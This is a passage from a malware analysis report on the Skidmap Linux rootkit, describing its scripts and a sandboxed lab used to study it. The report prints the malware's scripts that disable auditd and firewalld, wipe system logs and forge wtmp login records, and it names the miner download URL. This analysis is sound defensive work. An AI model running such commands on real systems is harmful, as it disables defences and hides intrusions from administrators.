Table 5.2.8.6.2 - The LKMs of "CentOS" v8 and their MD5 hash


LKM	MD5
netlink.ko	b2eade99d74995c22f7773a0dda9cf58
	ce3f759be3b933e72a3e63f0208679b4
	dcd83a1a7d2d5dcd1023ff930e745dac

5.2.9 Other script files

The "clear.sh" script file located in the uncompressed "cos7" and "cos8" folders would stop and disable the "auditd" [89], "abrtd" (automated bug reporting tool's daemon) [90] and "firewalld" [91] daemons, as well as it would clear the following log files from "/var/log" directory (Figure 5.2.9.1):

- messages
- secure
- yum.log
- cron
- audit.log


- auth.log
- syslog
- lastlog
- btmp



```
amaryllis@soxband:~/Skidmap/cos7
File Edit View Search Terminal Help
systemctl stop auditd
systemctl disable abrtd
systemctl stop abrtd
systemctl disable firewalld
systemctl stop firewalld

if [ -f /var/log/messages ];then
        echo ""> /var/log/messages
fi

if [ -f /var/log/secure ];then
        echo ""> /var/log/secure
fi

if [ -f /var/log/yum.log ];then
        echo ""> /var/log/yum.log
fi

if [ -f /var/log/cron ];then
        echo ""> /var/log/cron
fi

if [ -f /var/log/audit/audit.log ];then
        echo ""> /var/log/audit/audit.log
fi
```

Figure 5.2.9.1 – The “clear.sh” script

The “last.sh” was located on both “cos7” and “cos8” folders as well. By using this script, the attacker is using the “wtmpclean” software [92] to alter login records of “wtmp” [87] (Figure 5.2.9.2).



```
remnux@remnux: ~/Downloads/cos8
File Edit View Search Terminal Help
remnux@remnux:~/Downloads/cos8$ cat last.sh
#!/bin/bash

last -n5

if [ $# -ne 2 ];then
        echo "please input ymdhms username"
        exit
fi

./wtmpclean -t 2017$1 $2

last -n1
remnux@remnux:~/Downloads/cos8$
```

Figure 5.2.9.2 – The “last.sh” script

By using this script, the “class” value of the “/var/run/xiscsd” file can be modified accordingly to the given argument (Figure 5.2.9.3). This value is used by a modified version of “rctl” software [83] to remotely control the system.

Figure 5.2.9.3 – Editing the "var/run/xiscsd"

5.3 Behavioral Analysis

This last stage of the analysis did not only verify the observations and assumptions made on earlier stages, but also provided with information that fueled back the "Code Analysis" stage.

5.3.1 Lab Modification

The Lab was modified for the analysis of "Skidmap" sample. The need for the files requested to be served as a response, on a simulated environment, was covered with the use of "InetSim". More specifically, the software's capability to return fake files based on a static path was utilized.

Therefore, the ANY.RUN webpages [72] [75] [74] were visited and the desired files ("miner2", "cos8.tar.gz", "cos7.tar.gz") were downloaded to the "REMnux GW" VM. The files were "zipped" and password-protected with the key "infected". The compressed files were copied to the "/var/lib/inetsim/http/fakefiles" folder, "unzipped", and finally deleted through the following series of commands:

- **$ cp ~/Downloads/miner2.zip /var/lib/inetsim/http/fakefiles/miner2.zip**
- **$ cp ~/Downloads/cos8.tar.gz.zip /var/lib/inetsim/http/fakefiles/cos8.tar.gz.zip**
- **$ cp ~/Downloads/cos7.tar.gz.zip /var/lib/inetsim/http/fakefiles/cos7.tar.gz.zip**
- **$ cd /var/lib/inetsim/http/fakefiles/**
- **$ sudo 7z x miner2.zip**
- **$ sudo 7z x cos8.tar.gz.zip**
- **$ sudo 7z x cos7.tar.gz.zip**
- **$ sudo rm miner2.zip**
- **$ sudo rm cos8.tar.gz.zip**
- **$ sudo rm 7z x cos7.tar.gz.zip**

Moreover, the scripts that were responsible for the simulated traffic ("inetsim.firewall"), and for the intercepted simulated traffic ("burp_inesim.firewall") should be replaced by new ones. Those were named "inetsim-skidmap.firewall" and "burp_inetsim-skidmap.firewall" respectively. The original files were copied to the new ones with the commands:

- **$ sudo cp inetsim.firewall inetsim-skidmap.firewall**
- **$ sudo cp burp_inetsim.firewall burp_inetsim-skidmap.firewall**

The correct "InetSim" configuration file ("inetsim-skidmap.conf" and "brup_inetsim-skidmap.conf") and the appropriate command to execute "InetSim" with "/var/lib/inetsim" as the data directory ("sudo /usr/bin/inetsim --config /etc/inetsim/inetsim.conf --data-dir /var/lib/inetsim") were the only modifications needed to both scripts.

1 inetsim-skidmap.firewall

```
#!/bin/bash

# stop existing dnsmasq service
sudo /etc/init.d/dnsmasq stop

# restore saved interfaces configuration file
sudo rm /etc/network/interfaces
sudo cp /etc/network/interfaces.backup /etc/network/interfaces

# restore saved inetsim configuration files
sudo /etc/init.d/inetsim stop
sudo rm /etc/inetsim/inetsim.conf
sudo cp /etc/inetsim/inetsim-skidmap.conf /etc/inetsim/inetsim.conf

# Echo commands and abort on errors
set -xeu

# Clean
sudo /lab/bin/reset-iptables.sh

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules
iptables -A INPUT -i $IFACE_LAN -p tcp -m comment --comment "Block access to port 22 from Victim" -m tcp --dport 22 -j DROP
iptables -t nat -A PREROUTING -i $IFACE_LAN -m comment --comment "Redirect traffic to INetSim" -j DNAT --to-destination 10.0.0.1

# Allow DHCP and DNS requests from LAN
# iptables -A INPUT -p udp -i $IFACE_LAN --dport 67 -j ACCEPT
#iptables -A INPUT -p udp -i $IFACE_LAN --dport 53 -j ACCEPT

# Enable packet forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

#restart networking service
sudo /etc/init.d/networking restart

# stop existing systemd-resolved service
sudo service systemd-resolved stop

# disable systemd-resolved service
sudo systemctl disable systemd-resolved.service

#restart inetsim service
#sudo /etc/init.d/inetsim start
sudo /usr/bin/inetsim --config /etc/inetsim/inetsim.conf --data-dir /var/lib/inetsim/
```

Figure 5.3.1.1 – The "inetsim-skidmap.firewall" script

```
1 burp_inetsim-skidmap.firewall
#!/bin/bash

# stop existing dnsmasq service
sudo /etc/init.d/dnsmasq stop

# restore saved interfaces configuration file
sudo rm /etc/network/interfaces
sudo cp /etc/network/interfaces.backup /etc/network/interfaces

# restore saved inetsim configuration files
sudo /etc/init.d/inetsim stop
sudo rm /etc/inetsim/inetsim.conf
sudo cp /etc/inetsim/burp_inetsim-skidmap.conf /etc/inetsim/inetsim.conf

# Echo commands and abort on errors
set -xeu

# Clean
sudo /lab/bin/reset-iptables.sh

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules

# Enable packet forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

#restart networking service
sudo /etc/init.d/networking restart

# stop existing systemd-resolved service
sudo service systemd-resolved stop

# disable systemd-resolved service
sudo systemctl disable systemd-resolved.service

#restart inetsim service
#sudo /etc/init.d/inetsim start
sudo /usr/bin/inetsim --config /etc/inetsim/inetsim.conf --data-dir /var/lib/inetsim/
```

Figure 5.3.1.2 – The “burp_inetsim-skidmap.firewall” script

On the “inetsim-skidmap.firewall” the “inetsim-skidmap.conf” would be used. However, it was not yet created. Consequently, the “inetsim.conf.backup” file was used as the base to configure the “inetsim-skidmap.conf” to serve the files as needed.

The commands for creating and then opening this file with “scite” text editor, are:

- **$ sudo cp /etc/inetsim/inetsim.conf.backup /etc/inetsim/inetsim-skidmap.conf**
- **$ sudo scite /etc/inetsim/inetsim-skidmap.conf**

The configuration file was modified so that the “REMnux GW” would respond with the files “miner2”, “cos8.tar.gz”, “cos7.tar.gz” when the appropriate request was sent (Figure 5.3.1.3).

```
#########################################
# http_static_fakefile
#
# Fake files returned in fake mode based on static path.
# The fake files must be placed in <data-dir>/http/fakefiles
#
# Syntax: http_static_fakefile <path> <filename> <mime-type>
#
# Default: none
#
#http_static_fakefile    /path/              sample_gui.exe    x-msdos-program
#http_static_fakefile    /path/to/file.exe   sample_gui.exe    x-msdos-program
http_static_fakefile  /miner2   miner2   application/octet-stream
http_static_fakefile  /cos8.tar.gz    cos8.tar.gz    application/octet-stream
http_static_fakefile  /cos7.tar.gz    cos7.tar.gz    application/octet-stream
```

Figure 5.3.1.3 – Modifying “inetsim-skidmap.conf”

For this step, many failed attempts preceded until the appropriate mime type [93] was provided.

Similarly, the “burp_inetsim-skidmap.conf” was created for the needs of “burp_inetsim-skidmap.firewall” file. The “inetsim-burp.conf” was the base of the newly created configuration file, which was later edited using the “scite” text editor. The actual commands are:

- **$ sudo cp /etc/inetsim/inetsim-burp.conf /etc/inetsim/burp_inetsim-skidmap.conf**
- **$ sudo scite /etc/inetsim/inetsim-skidmap.conf**

The same lines as on the “inetsim-skidmap.conf” were added on the opened file. Those are:

- **http_static_fakefile /miner2 miner2 application/octet-stream**
- **http_static_fakefile /cos8.tar.gz cos8.tar.gz application/octet-stream**
- **http_static_fakefile /cos7.tar.gz cos7.tar.gz application/octet-stream**

Afterwards, the “inetsim-skidmap.firewall” was executed on a “REMnux GW” terminal and the requests were simulated on the “REMnux Analysis” terminal. As shown on the following figure (Figure 5.3.1.4), the responses were the ones that the sample would expect. This process was repeated while “burp_inetsim-skidmap.firewall” and “BurpSuite Community Edition” were running, and the appropriate proxy listeners were applied (“burp_inetsim-proxy_listeners.json”). When every single test met the expectations, a new snapshot was taken.




Figure 5.3.1.4 – Checking the "InetSim" responses

The following table (Table 5.3.1.1) lists all the ".firewall" scripts, that could be used alongside with the "Ubuntu" VM for the behavioral analysis of the "Skidmap" sample, and matches them with the corresponding "InetSim" configuration file. Additionally, a detailed description of the services that can be provided by executing them (in conjunction with the appropriate proxy listeners of "BurpStite Community Edition") is added on the rightmost column.

Table 5.3.1.1 – Available ".firewall" scripts for "Skidmap" analysis

Script Name	InetSim configuration file	Description
internet.firewall	X	Provides internet access
burp_internet.firewall	X	Provides intercepted internet access
Inetsim.firewall	inetsim.conf.backup	Provides simulated internet access
burp-inetsim.firewall	inetsim-burp.conf	Provides intercepted simulated internet access
inetsim-skidmap.firewall	inetsim-skidmap.conf	Provides simulated internet access with custom responses
burp_inetsim-skidmap.firewall	burp_inetsim-skidmap.conf	Provides intercepted simulated internet access with custom responses

5.3.2 CentOS and Nethserver VMs

Upon completion of the lab modification, the need for an additional VM was identified. The code analysis pointed out that different parts of the malware were executed depending on the OS flavor (5.2.3) and therefore a CentOS/RedHat OS ".iso" file was downloaded.

The 7.9(2009) version of "CentOS" was downloaded in an ".iso" format from the official repository [94] and the installation process was almost identical to the one followed during the "Ubuntu" VM creation (4.4). The major difference beyond the static IP that was assigned (10.0.0.6) was the different package manager that those distros were using. While Debian distributions use "apt", CentOS/RedHat default one is "yum" Thus, the commands used to update the OS were:

- **$ sudo yum check-update**
- **$ sudo yum update**

The other key difference between "CenOS" and "Ubuntu" VMs is the folder that the certificates are stored as well as the command which should be used in order to update the trusted CAs. The commands which were used to copy the certificate and update the CAs are:

- **$ sudo cp ~/Downloads/portswigger.crt /etc/pki/ca-trust/source/anchors/**
- **$ sudo update-ca-trust**

Before moving forward to the installation of additional tools needed for the behavioral analysis, it was decided to check if any problems would occur during the execution of the sample. In order to download the malware, the appropriate script ("burp_internet.firewall") was run and the corresponding proxy (burp_internet-proxy_listeners.json) listeners were set on "BurpSuite Community Edition". Next, the sample was downloaded, as "p7zip" package did to decompress it. The commands used were [95]:

- **$ sudo yum install epel-release**
- **$ sudo yum install p7zip**

The "burp_inetsim-skidmap.firewall" was executed and the "burp_inetsim-proxy_listeners.json" was selected in order to isolate the environment and simulate the Internet traffic for the "CentOS" VM. Furthermore, the downloaded sample was decompressed (typing the password "infected" when prompted), and execute permissions were provided, using the following commands:

- **$ 7za x f005c2a40cdb4e020c3542eb51aed5bac0c87b4090545c741e1705fcbc8ca120.zip**
- **$ sudo chmod +x f005c2a40cdb4e020c3542eb51aed5bac0c87b4090545c741e1705fcbc8ca120.elf**

Considering that the machine was ready for the first execution of the malware, a new snapshot was taken.

Upon running the sample, an error popped indicating that no "network-7.9" file was found, and thus, the "mv" command could not be completed (Figure 5.3.2.1).




Figure 5.3.2.1 – Error while moving "network-7.9"

This error triggered a chain of actions that included the examination of "cos7.tar.gz" and "cos8.tar.gz" files (5.2.6), leading to the conclusion thar the "cos7" was an abbreviation referring to "CentOS" version 7 and "cos8" to "CentOS" version 8, and the examination of the installation scripts (5.2.7) that were suspected of causing this kind of error.

Taking those facts into consideration, the "7.9" version of "CentOS" was downloaded and since the malware author had not implemented a solution for this version, it was decided to create a new VM based on a previous subversion. Trying to downgrade or trying to download a previous version were ineffective solutions due to broken links and therefore "distrowatch" web page [96] was used to find another distribution based on "CentOS". The VM was shut down and restored to the state prior to malware execution.

The "7.7" version of "Netserver" was downloaded and installed similarly to "CentOS". The downloaded ".iso" image (nethserver-7.7.1908-x86_64.iso) had to be added and selected. During installation, the network was modified so that the IP address "10.0.0.7" would be statically assigned (Figure 5.3.2.2).




Figure 5.3.2.2 – Assigning IP address to "Nethserver" VM

Additionally, internet connection was provided to the VM though "REMnux GW" to install GUI and therefore enhance user experience during behavioral analysis. The actual command given are [97]:

- **$ sudo yum group list**
- **$ sudo yum groupinstall "GNOME Desktop" "Graphic Administration Tools"**
- **$ sudo ln -sf /lib/systemd/system/runlevel5.target /etc/systemd/system/default.target**
- **$ sudo reboot**

After the reboot and logging procedure, the sample and the "p7zip" package were downloaded, the environment was isolated, the sample was decompressed, execution permission was granted to the extracted ELF, and a new snapshot was captured in the exact same way that was previously performed on the "CentOS" VM. When the sample was executed, it was observed that "mv" command would not generate an error anymore and that the "cos7.tar.gz" file and "cos7" directory were located on "/usr/include" directory as expected.

Although the name of the compressed file implied so, it was only at that moment that it was suspected that "cos7.tar.gz" would be functional on "CentOS" version 7 distributions, while "cos8.tar.gz" was targeting "CentOS" version 8 systems. As a result, it was decided to remove the current VM and create a new version 8 system, which was considered as a more convenient option than upgrading the current one. Thus, the version 8.3 (2011) was downloaded from the official webpage [94] and a new "CentOS" VM was created, following the same installation procedure as the previous version.

When installing the additional software needed for the "Behavioral Analysis" stage, the installation of one more dependency was required for the "chkrootkit" installation, comparing to the "Ubuntu" VM; the corresponding "glibc-static" package. On the "Nethserver" VM it was installed by typing:

- **$ sudo yum install glibc-static.x86_64**

5.3.3 WireShark

Before the sample was executed on the behavioral analysis VMs (“Ubuntu”, “CentOS” and “Nethserver”), the “Wireshark” software was started on the “REMnux GW” VM. The network traffic of “eth1” adapter was captured.

The sample was executed on “Ubuntu” VM in order to analyze its behavior on a “Debian” environment. When the captured traffic was saved and the filter “http” was applied, the malware's attempt to download the cryptocurrency miner program was observed (Figure 5.3.3.1).




Figure 5.3.3.1 – Requesting for “http://a.powerpfwish.com/miner2”

